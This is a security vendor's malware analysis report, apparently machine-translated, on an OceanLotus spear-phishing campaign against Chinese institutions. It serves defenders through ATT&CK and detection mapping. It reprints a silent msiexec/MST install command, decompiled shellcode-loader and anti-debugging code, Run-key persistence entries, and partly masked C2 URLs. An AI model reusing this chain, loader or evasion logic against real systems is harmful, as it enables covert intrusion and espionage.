Analysis of OceanLotus Organization's Targeted Phishing Attacks Against Key Targets in China

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

1 Summary

Since the second half of 2025, Antiy CERT has continuously detected that the OceanLotus APT group is suspected of continuing to distribute phishing packages containing mirror image files via spear-phishing emails to core staff of key Chinese institutions. Most victims belong to departments and organizations related to national defense, politics, diplomacy, and think tanks.

Attackers initially contact targets through highly deceptive phishing emails, using current hot topics like the "15th Five-Year Plan" as phishing themes. The attachment contains image files with IMG file extensions. On Windows systems, these image files can be directly double-clicked to mount as virtual drives for user access. However, attackers exploit this convenience by embedding malicious files disguised as legitimate ones within the images. By leveraging users 'habitual double-click behavior, they bypass security scans and execute malicious files through social engineering tactics. Current attack patterns reveal techniques such as inducing clicks on LINK files to trigger MST conversion, and altering legitimate software installations to covertly execute memory-based RUST remote control payloads. This remote control payload is the RUST remote control malware long used by the OceanLotus organization. The attack processes closely resemble the OceanLotus organization's 2025 attack activities, with only minor variations in covert execution methods like MST conversion and DLL hijacking techniques.

The characteristics of related activities are summarized in the table below:

Table 1-1 Characteristics of Attack Activities

Attack time	Active since the second half of 2025
Targets	Departments and institutions in China related to national defense, politics, diplomacy, think tanks, and other fields

Event Overview	OceanLotus organization conducts phishing attacks targeting key targets in China
Attack intent	Spying and stealing secrets
Organization source	Vietnam
Bait type	IMG image, LNK shortcut
Attack method	DLL hijacking, MST application conversion
Development language	RUST language, C++

2 Attack Analysis

2.1 Attack Email Analysis

On October 30, 2025, the attacker, posing as the Defense Mobilization Office of the People's Government of ** Province under a false identity, sent a spear-phishing email to the target through a self-registered NetEase email account ***2022@163.com. The content of the email was an announcement regarding suggestions for the "15th Five-Year Plan" for the development of people's air defense in ** Province, and it prompted the target to view the attached file.

Table 2-1 Spear phishing email label

Sender email	***2022@163.com
Sending time	30 October, 2025 15:42 (Thursday)
Email subject	Announcement on Soliciting Suggestions for the "15th Five-Year Plan for Civil Air Defense Construction and Development in ** Province"
Email content	The 15th Five-Year Plan period marks a significant beginning for China's comprehensive efforts to build a modern socialist country, as well as a crucial five-year phase for achieving high-quality and leapfrog development in civil air defense construction. At this new historical starting point, scientifically planning the civil air defense development during the province's 15th Five-Year Plan period holds profound significance. We cordially invite all civil air defense system staff and professionals across the province, as well as members of the public, to submit suggestions and recommendations regarding civil air defense development during the 15th Five-Year Plan period through various channels including telephone, fax, and email. Proposals may take diverse forms — systematic articles addressing specific themes, detailed perspectives on particular aspects, or even concise one-sentence

	recommendations. We will carefully review and compile these inputs, incorporating valuable suggestions into the 15th Five-Year Plan framework. Provincial Civil Air Defense Office November 2025
Attachment file name	"15th Five-Year Plan for Civil Air Defense Construction and Development in the ** Province.zip"
Attachment file hash	fdfd9a180f5f7ce9d9f825db59****

The email content is as follows:

Figure 2-1 Spear phishing mail content

The email attachment is a ZIP file containing one IMG image file:

Table 2*2 Email attachment labels

Virus name	Trojan/ZIP.Generic
Original file name	"15th Five-Year Plan for Civil Air Defense Construction and Development in the ** Province.zip"
MD5	fdfd9a180f5f7ce9d9f825db5956***

File size	2.26 MB (2,374,322 bytes)
File format	Archive/Phil_Katz.ZIP
Last modification time	2025:10:29 04:06:42 UTC+8
File content	*15th Five-Year Plan for Civil Air Defense Construction and Development in the ** Province* *Extra-long space*.img

Figure 2-2 Email attachment content

2.2 Attack Flow Analysis

Taking the latest bait mirror image as an example, the attack process of the attachment is analyzed as follows:

Table 2-3 Bait Mirror Sample Labeling

Virus name	Trojan/IMG.Generic
Original file name	2025-573 "Contemporary Middle Eastern State Governance Research".img
MD5	3b87ccc7d0bd4b46b6b164d8d5***
File size	3.01 MB (3,164,160 bytes)
File format	Archive/ISO9660.ISO[:ISO image]
Last modification time	2026:01:12 15:10:02 UTC+8
File content	Contemporary Middle Eastern State Governance Research.docx.lnk ms3276.exe iexzY Download documents from 360

The initial bait sample is an IMG image wrapper file containing a shortcut and three hidden files.

Figure 2-3 Bait mirror image content

The file ms3276.exe is Microsoft's official MSI executable (msiexec.exe), while iexzY is a malicious MST application conversion file created by attackers. The' 360 Download Document 'contains AnyViz's legitimate MSI software installation package, which functions as a universal cloud adapter capable of converting any device into an IoT gateway.

The attacker tricked the victim into clicking the shortcut to the file "Contemporary Middle Eastern State Governance Research.docx.lnk", which executed the command:

ms3276.exe /i 360 下载文档 TRANSFORMS=iexzY ALLUSERS=2 MSIINSTALLPERUSER=1 /qn

/qn denotes silent installation without interface prompts, while iexzY refers to the MST conversion file that modifies the content of the legitimate MSI file "360 Download Document".

Subsequently, MST will make the following modifications during MSI installation:

1. Modify the inary table structure to add custom DLLs, including AnyViz.dll:

Name	Data
AnyViz.dll	<binary: 1730048 bytes>

Figure 2-4 Modify location for converted files

2. Modify the CustomAction table structure to specify the exported functions CloudInit and CloudSecurity from AnyViz.dll, and configure the system to load AnyViz.dll directly from the Binary table during installation while executing the specified exported functions. After MSI installation completes, launch the CloudAdapter.exe program in the AnyViz software installation directory to prepare for subsequent DLL hijacking:

Action	Type	Source	Target	ExtendedType
CloudInit	0x0041	AnyViz.dll	CloudInit	<null>
CloudSecurity	0x0041	AnyViz.dll	CloudSecurity	<null>
postinstall	0x00e2	AnyVizFolder	"[AnyVizFolder]CloudAdapter.exe"	<null>

Figure 2-5 Modify location for converted files

3. Modify the Directory table structure by adding an AnyVizFolder pointing to LocalAppDataFolder\AnyViz, specifying the MSI installation directory location. Combine this with the

MSIINSTALLPERUSER=1 parameter in the installation command to enforce installation in "Current User Mode", eliminating the need for administrator privileges during the installation process.

Directory	Directory_Parent	DefaultDir	target_path	source_path
AnyVizFolder	LocalAppDataFolder	AnyViz	LocalAppDataFolder\AnyViz	AnyViz
LocalAppDataFolder	TARGETDIR	.	LocalAppDataFolder	<null>

Figure 2-6 Modify location for converted files

4. Modify the Registry table structure by configuring the Run key to specify that CloudAdapter.exe starts at boot-up, ensuring persistence.

Registry	Root	Key	Name	Value	Component_
CloudAdapter_Registry	1	Software\Microsoft\Windows\CurrentVersion\Run	CloudAdapter	"[AnyVizFolder]CloudAdapter.exe" --update	RegistryKeys
IsConfigured_Registry	1	Software\Mirasoft\AnyVizCloudAdapter	IsConfigured	#0	RegistryKeys
WebServerPort_Registry	1	Software\Mirasoft\AnyVizCloudAdapter	WebServerPort	[WEBSERVER_PORT]	RegistryKeys

Figure 2-7 Modify location for converted files

5. Modify the InstallExecuteSequence table structure by setting CloudInit and CloudSecurity to NOT REMOVE, indicating these functions are executed only during installation or repair processes and not during uninstallation.

Action	Condition	Sequer
AppSearch	<null>	50
CloudInit	NOT REMOVE	1502
CloudSecurity	NOT REMOVE	1503

Figure 2-8 Modify location for converted files

The aforementioned modifications enable covert implantation of malicious DLL (AnyViz.dll) during MSI installation, execution of specified export functions (CloudInit and CloudSecurity), and persistence preparation for subsequent DLL hijacking.

Table 2-4 Sample Labels

Virus name	Trojan/Win32.Generic
Original file name	AnyViz.dll
MD5	32deb724be2b33f8d5059980d7d6***
Processor architecture	AMD64
File size	1.64 MB (1,730,048 bytes)
File format	BinExecute/Microsoft.DLL[:X64]
Time stamp	2026-01-03 03:09:30 UTC+8
Compiler language	Microsoft Visual C++

Shell type	none

The malicious DLL export function CloudInit extracts its own data, saves it as a Word document, and opens it:

%USERPROFILE%\\Documents\\2025-573《当代中东国家治理研究》_附件.docx

```
Src[0] = 46042i64;
lpBuffer = v24;
v25 = memcpy(v24, &unk_18004A028, 0xB3DAui64);
v26 = lpFileName;
*(_QWORD *)nNumberOfBytesToWrite = 46042i64;
v25[46042] = 0;
FileW = CreateFileW(v26, 0x40000000u, 1u, 0i64, 2u, 0x80u, 0i64);
v28 = FileW;
if ( FileW != (HANDLE)-1i64 )
{
  LODWORD(Block[0]) = 0;
  WriteFile(FileW, lpBuffer, nNumberOfBytesToWrite[0], (LPDWORD)Block, 0i64);
  CloseHandle(v28);
}
if ( lpBuffer != Src )
  j_j_free_0((void *)lpBuffer);
v29 = 0;
sub_180001000(&lpFileName);                    // open()，打开文档
v23 = (__m128 *)lpFileName;
ABEL_36:
if ( v23 != (__m128 *)&v53.m128_u16[4] )
  j_j_free_0(v23);
```

```
unk_18004A028   db  50h ; P   db  5Bh ; [
                db  4Bh ; K   db  43h ; C
                db    3       db  6Fh ; o
                db    4       db  6Eh ; n
                db  14h       db  74h ; t
                db    0       db  65h ; e
                db    6       db  6Eh ; n
                db    0       db  74h ; t
                db    8       db  5Fh ; _
                db    0       db  54h ; T
                db    0       db  79h ; y
                db    0       db  70h ; p
                db  21h ; !   db  65h ; e
                db    0       db  73h ; s
                db  39h ; 9   db  5Dh ; ]
                db 0D3h       db  2Eh ; .
                db  60h ; `   db  78h ; x
                db  89h       db  6Dh ; m
                db 0CCh       db  6Ch ; l
```


Figure 2-9 Open masked document



Figure 2-10 Conceal the document content

The malicious DLL export function CloudSecurity extracts its hard-coded data and releases files to the following directory:

%localappdata%\\AnyViz*

Uninstall the Trojan program file ark.x64.dll:

```
qword_1801A5C00 = (__int64)&qword_1801A5C10;
v0 = sub_18000E8A0(0x2A801uLL);
qword_1801A5C10 = 0x2A800LL;
qword_1801A5C00 = (__int64)v0;
v1 = memcpy(v0, &unk_18001F1F0, 0x2A800uLL);  // 读取ark.x64.dll
qword_1801A5C08 = 174080LL;
v1[174080] = 0;
return sub_18001E9F0((  int64)sub_18001DEF0);
```

```
unk_18001F1F0   db  4Dh ;
                db  5Ah ;
                db  78h ;
                db    0
                db    1
                db    0
                db    0
                db    0
                db    4
```

Figure 2-11 Releases Trojan Program

Release the Shellcode payload file bdzsfx.x64.sfx:

```
v115[0] = 799184LL;
*(_QWORD *)NumberOfBytesWritten = v45;
v46 = memcpy(v45, &unk_1800DBC98, 0xC31D0uLL);// 读取bdzsfx.x64.sfx
v47 = (const WCHAR *)lpBuffer;
*(_QWORD *)v114 = 799184LL;
v46[799184] = 0;
v48 = CreateFileW(v47, 0x40000000u, 1u, 0LL, 2u, 0x80u, 0LL);
v49 = v48;
if ( v48 != (HANDLE)-1LL )
{
  LODWORD(lpFileName) = 0;
  WriteFile(v48, *(LPCVOID *)NumberOfBytesWritten, v114[0], (LPDWORD)&lpFileName, 0LL);
  CloseHandle(v49);
}
```

```
unk_1800DBC98   db  2Ah ; *
                db 0FDh
                db  52h ; R
                db  9Ah
                db  1Eh
                db  47h ; G
                db  74h ; t
                db  79h ; y
                db 0A8h
                db  71h ; q
                db 0ACh
                db 0A8h
```

Figure 2-12 Release load file

Release the legitimate program file CloudAdapter.exe:

```
v118[0] = 551048LL;
lpBuffer = v19;
v20 = memcpy(v19, &unk_180055408, 0x86888uLL);// 读取CloudAdapter.exe
v21 = lpFileName;
*(_QWORD *)nNumberOfBytesToWrite = 551048LL;
v20[551048] = 0;
FileW = CreateFileW(v21, 0x40000000u, 1u, 0LL, 2u, 0x80u, 0LL);
v23 = FileW;
if ( FileW != (HANDLE)-1LL )
{
  NumberOfBytesWritten[0] = 0;
  WriteFile(FileW, lpBuffer, nNumberOfBytesToWrite[0], NumberOfBytesWritten, 0LL);
  CloseHandle(v23);
}
```

```
unk_180055408   db  4Dh ; M   db  21h ; !
                db  5Ah ; Z   db  54h ; T
                db  90h       db  68h ; h
                db    0       db  69h ; i
                db    3       db  73h ; s
                db    0       db  20h
                db    0       db  70h ; p
                db    0       db  72h ; r
                db    4       db  6Fh ; o
                db    0       db  67h ; g
                db    0       db  72h ; r
                db    0       db  61h ; a
```

Figure 2-13 Release of white program

CloudAdapter.exe is the main program of the renowned decompression software Bandizip, which by default invokes the ark.x64.dll component in the same directory. However, this component has been hijacked by the Trojan program file ark.x64.dll, employing a white-plus-black tactic to evade antivirus detection.

Table 2-5 Sample Labels

Virus name	Trojan/Win32.Generic
Original file name	ark.x64.dll
MD5	add71189907a17cfc7e57d89c65b***
Processor architecture	AMD64

File size	170 KB (174,080 bytes)
File format	BinExecute/Microsoft.DLL[:X64]
Time stamp	2026-01-06 18:08:48 UTC+8
Compiler language	Microsoft Visual C++
Shell type	none

The Trojan program ark.x64.dll primarily functions through its exported CreateArk function, with operations divided into two steps:

Reverse analysis methods. Check the debugger, virtual machine, or sandbox, and exit the process directly if necessary.

```
v0 = NtCurrentPeb();
if ( v0->BeingDebugged )                        // 反调试，检查进程附着
  goto LABEL_15;
if ( (v0->NtGlobalFlag & 0x70) == 0x70 )        // 反调试，检查调试特殊选项位
  goto LABEL_15;
LODWORD(v14[0]) = 0;
ModuleHandleA = GetModuleHandleA("ntdll.dll");
ProcAddress = GetProcAddress(ModuleHandleA, "NtQueryInformationProcess");
CurrentProcess = GetCurrentProcess();
if ( !((unsigned int (__fastcall *)(HANDLE, __int64, _QWORD *, __int64, _QWORD))ProcAddress)(
        CurrentProcess,
        7LL,
        v14,
        4LL,
        0LL) )                                  // 反调试，检查调试端口句柄
{
  if ( LODWORD(v14[0]) )
    goto LABEL_15;
}
if ( sub_180003DE0() )                          // 反调试，检查硬件断点
  goto LABEL_15;
```


Figure 2-14 Check if the system is in debug mode

```
v13 = 0;
v4 = sub_180008800();
for ( i = 0; i != 1000000; ++i )
{
  v6 = i + v13;
  v13 = v6;
}
if ( sub_180008800() - v4 > 100999999 )       // 反调试，耗时运算检查性能
  goto LABEL_15;
LOWORD(v14[0]) = 0;
v7 = GetModuleHandleA("ntdll.dll");
v8 = GetProcAddress(v7, "NtQuerySystemInformation");
if ( !((unsigned int (__fastcall *)(__int64, _QWORD *, __int64, _QWORD))v8)(35LL, v14, 2LL, 0LL)
  && (LOBYTE(v14[0]) || !BYTE1(v14[0])) )
{
  goto LABEL_15;                              // 反调试，检查内核调试
}
TickCount64 = GetTickCount64();
v10 = GetModuleHandleA("ntdll.dll");
v11 = GetProcAddress(v10, "NtDelayExecution");
v14[0] = -10000000LL;
((void (__fastcall *)(_QWORD, _QWORD *))v11)(0LL, v14);
result = GetTickCount64() - TickCount64;      // 反调试，时间检测反沙箱
if ( result <= 0x383 )
LABEL_15:
  ExitProcess(0);
return result;
```

Figure 2-15 Check if the system is in a virtual environment

Decrypt the execution payload. First, read the Shellcode payload file bdzsfx.x64.sfx from the same directory:

```
memset(Dst, 0, 0x208uLL);
if ( ExpandEnvironmentStringsW(L"%localappdata%\\AnyViz\\bdzsfx.x64.sfx", Dst, 0x104u) )
{
  FileW = CreateFileW(Dst, 0x80000000, 1u, 0LL, 3u, 0x80u, 0LL);
  v5 = FileW;
```

Figure 2-16 Reading the payload file content

The payload file is then decrypted to extract the effective Shellcode byte stream. By parsing the kernel32 export table, the VirtualAlloc and VirtualProtect function addresses are obtained. A segment of executable memory is allocated, and the Shellcode is written and executed.

```
if ( Size.m128i_i64[0]
  && (VirtualAlloc = (__int64 (__fastcall *)(_QWORD, __int64, __int64, __int64))((__int64 (__fastcall *)(LPCSTR))sub_1800187C0)("kernel32"),// 获取VirtualAlloc地址
      v8 = ((__int64 (__fastcall *)(LPCSTR))sub_1800187C0)("kernel32"),
      VirtualProtect = (unsigned int (__fastcall *)(void (*)(void), __int64, __int64, void **))v8,// 获取VirtualProtect地址
      VirtualAlloc)
  && v8
  && (v10 = (void (*)(void))VirtualAlloc(0LL, Size.m128i_i64[0], 0x3000LL, 4LL), (v11 = v10) != 0LL)// 申请内存，写入解密的Shellcode
  && (memcpy(v10, Src, Size.m128i_u64[0]), LODWORD(v41) = 0, VirtualProtect(v11, Size.m128i_i64[0], 0x40LL, &v41)) )// 设置内存RWX权限
{
  v11();                                      // 执行Shellcode
  v5 = 1;
}
```

Figure 2-17 Shellcode with decrypted memory execution applied

This Shellcode employs the same RUST malware as routinely used by the Sea Lotus organization in their 2025 attack campaigns. Fully Shellcode-embedded, it enables remote command execution, file theft,

file download, file execution, and remote code execution. The backdoor link to the C2 address is: http://45.126.***.***/portals/nationalfrontend/expedite/extensible/dynamic.



Figure 2-18 RUST TEMA load versus previous homologous data

3 Extension Line Analysis

Through code analysis and lineage tracing, we identified the following recent attack samples employing similar tactics by the Sea Lotus organization:

Table 3-1 Homologous Sample Cases

Primary decoy	Hide Document	ark.x64.dll	C2 address
62c2010daaecfc709c17e7cb2db5***	"15th Five-Year Plan for Civil Air Defense Construction and Development in the Province.docx"	7d71f1a7dd0ec5aab1df8b16cba7***	http://139.180.***.***:80/latest-news/post/9034/519807/213894
a5dc80d5c8e34ec68367964e42e2***	dzfp_25127000000535412589_Peking*** Holding Co., Ltd.pdf	1fe8653be28790798015410835dd***	http://141.11.***.***/sourcedb/cn/gb/yjy1/zlyswzz/files/resource/121085793/tyfls_674667/index_5.shtml
ca75e2edfcf352e74630065d5832***	dzfp_25127000000756822462_***	e01fd19ec98dd8cf8a98267ecec7***	http://83.147.***.***/info/plot/expansion/act

	Group Co., Ltd. Beijing Branch.pdf		ivity/meeting
22bd9b807c9c60d752b5d1eb3abe***	2025-573 "Security Enhancement of Technology Alliances and the U.S. Alliance Strategic Framework".docx	034b4a14b0bbe9ec2b3ebe4d174c***	http://45.126.***.***/portals/nationalfrontend/expedite/extensible/dynamic
91bee26f132d15fd49e1dd274e5a***	Hotel Booking Receipt.pdf	0fc6bc76122548d11e68c052c2b1***	http://139.180.***.***/latest-news/post/9034/519807/213894
fdfd9a180f5f7ce9d9f825db5956***	"15th Five-Year Plan for Civil Air Defense Construction and Development in the Province.docx"	7bd21fb209bdced74ed4646f695***	http://172.235.***.***:8000/static/rapture/nexus-blobstore-s3-prod.js

4 Analysis of Offensive Tactics and Mapping of Threat Tactics Framework

Through sample analysis and examination of attack implementation dependencies, we can reconstruct the tactical process. The attackers employed social engineering techniques to craft phishing emails with deceptive content. Instead of using vulnerability exploitation as entry points, they leveraged the executable capabilities of LNK files through multiple methods—including application transformation installation, memory payload injection, and encryption/decryption—to bypass detection mechanisms and achieve remote control access. This series of attacks involved 16 technical points across 10 phases of the ATT&CK framework, with detailed behavioral descriptions presented in the table below:

Table 4-1 Technical Behavior Description of This Attack Activity

ATT&CK	Concrete behavior	Explanatory note

stage		
Reconnoitre	Collect victim identity information	Collect victim network account information and job details
	Collect victim organization information	Collect information about the victim's employer
Resource development	Access to infrastructure	Implement remote control C2 and other functions
	development of faculty	Development and Production of Malicious Components
	Create account	Create an attack email sender account
Initial access	phishing	Attackers distribute malicious attachments via spear-phishing emails.
Execution	Guide users to execute	Target link file for induction
	Use command and script interpreters	Run the built-in command in the LNK file to start the process
Persistence	Use automatic startup to execute boot or login	Create a registry startup item to enable persistence
Defense evasion	Execution flow hijacking	Hijack legitimate software or the installation process
	Disable debugger	Identify debuggers to avoid
	Anti-tampering/decoding files or information	Decrypt payload data file
Find	Disable debugger	Detection of debugger avoidance
Command and control	Apply application layer protocols	The remote control utilizes the application layer HTTP protocol.
Data leakage	Use C2 channel for backhaul	The remote control utilizes a fixed C2 channel for data backhaul.
influence	manipulation data	Attackers can manipulate the data content of controlled machines.

The threat behavior techniques involved are mapped to the ATT&CK framework as shown in the figure below:

Figure 4-1 ATT&CK mapping diagram corresponding to this attack campaign

5 Mapping Matrix of the full Life Cycle of Attack Payload Execution Entities and Key Capabilities of Security Products

Through comprehensive threat event analysis, we identified the attack process involving operational targets and actions throughout the attack payload execution lifecycle. This enables further evaluation of the critical capability mapping matrix that endpoint-deployed security software should possess, including antivirus engines and active defense capabilities. The key detection and defense capability points for this series of attack activities are described in the table below:

Attack execution life cycle		Target	Movement	Threat detection engine Key competencies	Active defense capability Key competencies
Pre-set and Deployment	Deployment	Spear phishing email	The attacker sends spear-phishing emails with themes such as the 15th Five-Year Plan.	1. Email metadata extraction 2. Email sender detection 3. Email body content detection (social worker script)	1. (Phishing Email Protection) Analyzes email protocols and extracts source data, including body text, attachment filenames, attachments, sender, subject, and other email object data sources 2. (Phishing Email Protection) Set sensitive word alert rules for

					email content and subject lines
		Attachment enclosure: IMG acoustic image	Recipient receives email attachments	1. Attachment IMG image format recognition 2. Decomposition of derivative files from IMG image package attachments 3. Recursion-based detection of derivative IMG file decomposition	1. (Phishing Email Protection) Extract email attachments, detect via delivery engine, and block emails with malicious attachments
Download and execution	Execution	LNK file in IMG image	The victim opened the LNK file to execute the command, initiating MST conversion.	1.LNK format recognition 2.LNK Metadata Extraction 3. Detecting embedded execution of specific silent installation commands in LNK	1 (Process Defense) Monitor process startup parameters and set alarm notification rules
	Persistence	Convert file iexzY	Create a registry startup item for CloudAdapter.exe	not applicable	1. (Registry Defense) Monitor registry startup items, extract process names and startup content added to the registry, deliver to the

					detection engine, intercept malicious startup items, and delete them
For optimal utilization	Process effectiveness	Convert file iexzY	Tamper with the structure of legitimate software installation packages and insert malicious components AnyViz.dll	not applicable	not applicable
		Malicious component AnyViz.dll	Extract your own data: 1. Save as a Word document and open it 2. Release the legitimate white program file CloudAdapter.exe 3. Release the Trojan program file ark.x64.dll 4. Execute the Shellcode payload file bdzsfx.x64.sfx	1. PE format recognition 2. Compiler recognition (Visual C++) 3. Analyze import and export tables 4. Detection of extracted proprietary import/export sequences	1. (File Defense) Monitor all file creation, detect via delivery engine, and delete threat files
		Trojan program ark.x64.dll	The DLL hijacks the legitimate program file CloudAdapter.exe, decrypts it, and executes the Shellcode payload file bdzsfx.x64.sfx.	1. PE format and compiler type recognition 2. Malicious instruction detection at the actual PE entry point	1. (File Defense) Monitor all file creation, detect via delivery engine, and delete threat files
		Shellcode file bdzsfx.x64.sfx	After decryption, it is expanded in memory as RUST remote control.	1. Unformatted file (Shellcode file) recognition 2. Execute embedded specific Shellcode	1. (Host firewall) monitors application requests to C2 server data packets,

				instructions for detection	extracts access IP addresses, domain names, and URLs, and uses the delivery engine to detect and block threat-based C2 server access requests.
	Objective effectiveness	RUST Remote Control	Supports remote command execution, file theft, file download, file execution, and remote code execution.	Remote control return link C2 address detection	1. (Host firewall) monitors application requests to C2 server data packets, extracts access IP addresses, domain names, and URLs, and uses the delivery engine to detect and block threat-based C2 server access requests.

6 Brief Summary

Antiy CERT identified this as a series of phishing attacks conducted by the OceanLotus APT group originating from Vietnam. The attackers deployed multiple malicious payloads via email attachments, inducing targets to execute their contents to trigger attack vectors including MST application

transformation and DLL hijacking techniques. The attacks ultimately succeeded in deploying OceanLotus's RUST remote control malware in memory state. Most affected organizations were affiliated with Chinese entities involved in national defense, political affairs, diplomacy, and think tank sectors.

The attacker did not use traditional ZIP or other packaging formats for the delivery but adopted the CD image method instead. This was because Windows systems defaultly can parse and load the image files, but some security software lack the ability to parse and detect the image format files, resulting in the inability to detect malicious code and increasing the probability of successful attack delivery. The Anti-Virus Engine of Antiy AVL SDK has deep preprocessing and heuristic detection capabilities for common formats. The Antiy Zhiya EDR, based on the active defense mechanism, can achieve real-time interception and control of attack behaviors. When combined, they form a closed-loop protection capability from the stages of delivery, execution, persistence to payload and effect, which can effectively counter similar attack tactics.